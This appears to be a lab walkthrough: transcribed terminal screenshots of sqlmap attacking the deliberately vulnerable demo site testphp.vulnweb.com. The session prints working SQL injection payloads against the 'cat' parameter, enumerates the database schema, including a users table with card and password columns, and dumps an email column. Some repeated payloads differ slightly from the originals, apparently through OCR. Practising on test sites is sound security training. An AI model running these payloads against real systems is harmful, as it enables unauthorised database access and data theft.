


SCREENSHOTS:



```
(sameed@sameed)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:47:39 /2022-11-06/

[02:47:40] [INFO] testing connection to the target URL
[02:47:41] [INFO] testing if the target URL content is stable
[02:47:41] [INFO] target URL content is stable
[02:47:41] [INFO] testing if GET parameter 'cat' is dynamic
[02:47:41] [INFO] GET parameter 'cat' appears to be dynamic
[02:47:42] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[02:47:43] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[02:47:43] [INFO] testing for SQL injection on GET parameter 'cat'
[02:47:43] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
[02:49:27] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[02:49:27] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:49:27] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[02:49:28] [WARNING] reflective value(s) found and filtering out
[02:49:30] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string='sem')
[02:49:30] [INFO] testing 'Generic inline queries'
[02:49:30] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[02:49:31] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[02:49:31] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[02:49:31] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'

[02:49:31] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[02:49:32] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[02:49:32] [INFO] GET parameter 'cat' is 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[02:49:32] [INFO] testing 'MySQL inline queries'
[02:49:32] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[02:49:32] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[02:49:39] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[02:49:39] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[02:49:40] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[02:49:40] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[02:49:41] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[02:49:41] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[02:49:52] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[02:49:52] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[02:49:52] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[02:49:53] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[02:49:56] [INFO] target URL appears to have 11 columns in query
[02:49:56] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:

Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 4042=4042

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7178786a71,(SELECT (ELT(7442=7442,1))),0x7162707071),7442)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 2087 FROM (SELECT(SLEEP(5)))Arfo)
```

```
File Actions Edit View Help
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 2087 FROM (SELECT(SLEEP(5)))Arfo)


Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178786a71,0x4c485953497859756c7361444c4942744e497a7a73514e61416e5854497a63734f52704456507a72,0x7162707071),NULL,NULL,NULL-- -

[02:50:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[02:50:03] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[02:50:03] [INFO] fetched data logged to text files under '/home/sameed/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 02:50:03 /2022-11-06/


(sameed@sameed)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --columns

 {1.6.7#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
File Actions Edit View Help

(sameed@sameed)-[~]
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --columns

 {1.6.7#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:52:46 /2022-11-06/

[02:52:46] [INFO] resuming back-end DBMS 'mysql'
[02:52:46] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 4042=4042

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7178786a71,(SELECT (ELT(7442=7442,1))),0x7162707071),7442)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 2087 FROM (SELECT(SLEEP(5)))Arfo)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
```

```
File Actions Edit View Help
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178786a71,0x4c485953497859756c7361444c4942744e497a7a73514e61416e5854497a63734f52704456507a72,0x7162707071),NULL,NULL,NULL-- --

[02:52:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[02:52:47] [INFO] fetching tables for database: 'acuart'
[02:52:48] [INFO] fetching columns for table 'pictures' in database 'acuart'
[02:52:49] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[02:52:49] [INFO] fetching columns for table 'carts' in database 'acuart'
[02:52:50] [INFO] fetching columns for table 'categ' in database 'acuart'
[02:52:50] [INFO] fetching columns for table 'featured' in database 'acuart'
[02:52:51] [INFO] fetching columns for table 'products' in database 'acuart'
[02:52:51] [INFO] fetching columns for table 'artists' in database 'acuart'
[02:52:52] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: pictures
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| a_id   | int  |
| cat_id | int  |
| img    | varchar(50) |
| pic_id | int  |
| plong  | text |
| price  | int  |
| pshort | mediumtext |
| title  | varchar(100) |
+-----+-----+
```

```
File Actions Edit View Help
Database: acuart
Table: guestbook
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| mesaj  | text |
| sender | varchar(150) |
| senttime | int |
+-----+-----+


Database: acuart
Table: carts
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cart_id | varchar(100) |
| item    | int |
| price   | int |
+-----+-----+

Database: acuart
Table: categ
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cat_id | int |
| cdesc  | tinytext |
| cname  | varchar(50) |
+-----+-----+

Database: acuart
```

```
sameed@sameed: ~  
File Actions Edit View Help  
Database: acuart  
Table: featured  
[2 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| feature_text | text |  
| pic_id | int |  
+-----+-----+  
Database: acuart  
Table: products  
[5 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| description | text |  
| id | int unsigned |  
| name | text |  
| price | int unsigned |  
| rewrite_name | text |  
+-----+-----+  
Database: acuart  
Table: artists  
[3 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| adesc | text |  
| aname | varchar(50) |  
| artist_id | int |  
+-----+-----+
```

```
sameed@sameed: ~  
File Actions Edit View Help  
Database: acuart  
Table: users  
[8 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| address | mediumtext |  
| cart | varchar(100) |  
| cc | varchar(100) |  
| email | varchar(100) |  
| name | varchar(100) |  
| pass | varchar(100) |  
| phone | varchar(100) |  
| uname | varchar(100) |  
+-----+-----+  
[02:52:52] [INFO] fetched data logged to text files under '/home/sameed/.local/share/sqlmap/output/testphp.vulnweb.com'  
[*] ending @ 02:52:52 /2022-11-06/  
  
sameed@sameed: ~  
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email --dump  
  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| email | varchar(100) |  
+-----+-----+  
{1.6.7#stable}  
  
https://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
sameed@sameed: ~  
File Actions Edit View Help  
sameed@sameed:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email --dump  
 {1.6.7#stable}  
https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 02:54:00 /2022-11-06/  
[02:54:00] [INFO] resuming back-end DBMS 'mysql'  
[02:54:00] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: cat (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: cat=1 AND 4042=4042  
Type: error-based  
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)  
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7178786a71,(SELECT (ELT(7442=7442,1))),0x71627071),7442)  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: cat=1 AND (SELECT 2087 FROM (SELECT(SLEEP(5)))Arfo)  
Type: UNION query  
Title: Generic UNION query (NULL) - 11 columns  
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7178786a71,0x4c485953497859756c7361444c4942744e497a7a73514e61416e5854497a63734f52704456507a72,0x71627071),NULL,NULL,NULL-- --  
[02:54:01] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL >= 5.6  
[02:54:01] [INFO] fetching entries of column(s) 'email' for table 'users' in database 'acuart'  
Database: acuart  
Table: users  
[1 entry]  
+-----+  
| email |  
+-----+  
| email@email.com |  
+-----+  
[02:54:03] [INFO] table 'acuart.users' dumped to CSV file '/home/sameed/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'  
[02:54:03] [INFO] fetched data logged to text files under '/home/sameed/.local/share/sqlmap/output/testphp.vulnweb.com'  
[*] ending @ 02:54:03 /2022-11-06/  
sameed@sameed:~$
```

DUMP:

email
email@email.com